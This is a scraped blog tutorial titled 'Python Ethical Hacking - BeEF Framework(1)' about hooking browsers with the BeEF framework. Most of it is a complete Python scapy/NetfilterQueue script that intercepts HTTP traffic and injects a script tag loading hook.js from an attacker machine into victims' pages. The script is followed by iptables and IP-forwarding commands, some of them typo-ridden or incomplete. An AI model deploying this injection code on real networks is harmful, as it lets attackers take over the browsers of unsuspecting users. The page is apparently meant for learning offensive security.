
Python Ethical Hacking - BeEF Framework(1)
- Browser Exploitation Framework.
- Allows us to launch a number of attacks on a hooked target.
- Targets are hooked once they load Javascript code.
- Hook code can be placed in an HTML page and share it with a target.
- Or host page online and send URL to target.
Install the BeEF framework from Github and start the service.

Login in the BeEF website with the changed username and password.


Login in the BeEF Control Panel successfully.

Change the Default index page of Kali Linux and save it.


Browse the Kali website from different computers, then the watch the Control Panel to find something interesting.

Update the injection code in the Python script.
#!/usr/bin/env python

import re

from netfilterqueue import NetfilterQueue

from scapy.layers.inet import TCP, IP

from scapy.packet import Raw

def set_load(packet, load):

    packet[Raw].load = load

    del packet[IP].len

    del packet[IP].chksum

    del packet[TCP].chksum

    return packet

def process_packet(packet):

    scapy_packet = IP(packet.get_payload())

    # scapy_packet.show()

    if scapy_packet.haslayer(Raw) and scapy_packet.haslayer(TCP):

        load = scapy_packet[Raw].load

        if scapy_packet[TCP].dport == 80:

            print("[+] Request")

            load = re.sub(b"Accept-Encoding:.*?\\r\\n", b"", load)

        elif scapy_packet[TCP].sport == 80:

            print("[+] Response")

            injection_code = b'<script src="http://10.0.0.43:3000/hook.js"></script>'

            load = load.replace(b"</body>", injection_code + b"</body>")

            content_length_search = re.search(b"(?:Content-Length:\s)(\d*)", load)

            if content_length_search and b"text/html" in load:

                print(content_length_search)

                content_length = content_length_search.group(1)

                new_content_length = int(content_length) + len(injection_code)

                load = load.replace(content_length, str(new_content_length).encode())

        if load != scapy_packet[Raw].load:

            print("Payload")

            new_packet = set_load(scapy_packet, load)

            packet.set_payload(str(new_packet).encode())

    packet.accept()

queue = NetfilterQueue()

queue.bind(0, process_packet)

try:

    queue.run()

except KeyboardInterrupt:

    print('')
Execute the following commands on Kali Linux.
iptables --flush

iptablse -I FORWARD -j NFQUEUE --queue-num

echo  > /proc/sys/net/ipv4/ip_forward

Login the BeEF Control Panel, and go to the Commands page.
Python Ethical Hacking - BeEF Framework(1)的更多相关文章
- Python Ethical Hacking - BeEF Framework(2)
Basic BeEF commands: Login the BeEF Control Panel, and go to Commands page. Create Alert Dialog: Run ...
- Python Ethical Hacking - VULNERABILITY SCANNER(6)
EXPLOITATION - XSS VULNS EXPLOITING XSS Run any javascript code. Beef framework can be used to hook ...
- Python Ethical Hacking - BACKDOORS(8)
Cross-platform hacking All programs we wrote are pure python programs They do not rely on OS-specifi ...
- Python Ethical Hacking - ARP Spoofing
Typical Network ARP Spoofing Why ARP Spoofing is possible: 1. Clients accept responses even if they ...
- Python Ethical Hacking - NETWORK_SCANNER(2)
DICTIONARIES Similar to lists but use key instead of an index. LISTS List of values/elements, all ca ...
- Python Ethical Hacking - NETWORK_SCANNER(1)
NETWORK_SCANNER Discover all devices on the network. Display their IP address. Display their MAC add ...
- Python Ethical Hacking - MAC Address & How to Change(3)
SIMPLE ALGORITHM Goal -> Check if MAC address was changed. Steps: 1. Execute and read ifconfig. ...
- Python Ethical Hacking - MAC Address & How to Change(2)
FUNCTIONS Set of instructions to carry out a task. Can take input, and return a result. Make the cod ...
- Python Ethical Hacking - MAC Address & How to Change(1)
MAC ADDRESS Media Access Control Permanent Physical Unique Assigned by manufacturer WHY CHANGE THE M ...
随机推荐
- linux下操作memcache的操作命令
1.连接memcache linux下一般使用telnet连接memcache服务 [root@localhost ~]# telnet 127.0.0.1 11266 Trying 127.0.0. ...
- PN532资料 NFC RFID V3模块
最新PN532链接: https://pan.baidu.com/s/1HyXk-VuF-24ZJ8zAVb9lcA 提取码: bgju 复制这段内容后打开百度网盘手机App,操作更方便哦
- 迷你图书管理系统 源代码 Java初级小项目
今天博主再给大家分享一个小项目:MiNi图书管理系统.用的是Java语言开发的,代码不多,大概260行左右吧,系统是实现图书的新增图书.删除图书.借阅图书.归还图书.查看图书等简单的功能(后附源代码) ...
- set dict tuple 内置方法
今日内容 * 元祖及内置方法* 字典及内置方法* 集合及内置方法* 字符编码 元祖tuple 与列表类似可以存多个值,但是不同的是元祖本身不能被修改 ```python一:基本使用:tuple 1 用 ...
- swagger ui demo
前言 前几天一个朋友公司在用Springboot集合swagger时候总是从浏览器看不了接口,我两找了问题,但是他还是没有找到,于是我就自己从http://start.spring.io/上下载了一个 ...
- C# MVC LayUI实现下拉框二级联动
一.layui.use 1.LayUI的官方使用文档:https://www.layui.com/doc/ 2.layui的内置模块不是默认就加载好的,必须要执行启动模块的这种方法后模块才会加载: 3 ...
- 代码静态测试(java)
工欲善其事,必先利其器 环境 jdk1.8 IntelliJ IDEA 1.静态代码检查 1.1工具 阿里代码规范检测工具 安装教程:阿里代码规范检查工具 1.2规范等级 在 Snoar 中对代码规则 ...
- 通过网络经过路由器映射电脑ip到外网路由器
一.内网自己电脑做服务器 自己电脑ip为192.168.0.104 首先先把自己路由器ip192.168.1.82映射到外网路由器,其中外网路由器ip为59.40.0.196 让后本机ip地址192. ...
- [CF1216E] Numerical Sequence hard version
题目 The only difference between the easy and the hard versions is the maximum value of k. You are giv ...
- 五.数据库同步,创建django用户,用户登陆过程
(1)配置数据库 项目目录/settings.py是一个普通的python模块,每项配置都是一key/value 数据库的配置是以dict的形式存放在这个模块中,key名为:DATABASES DAT ...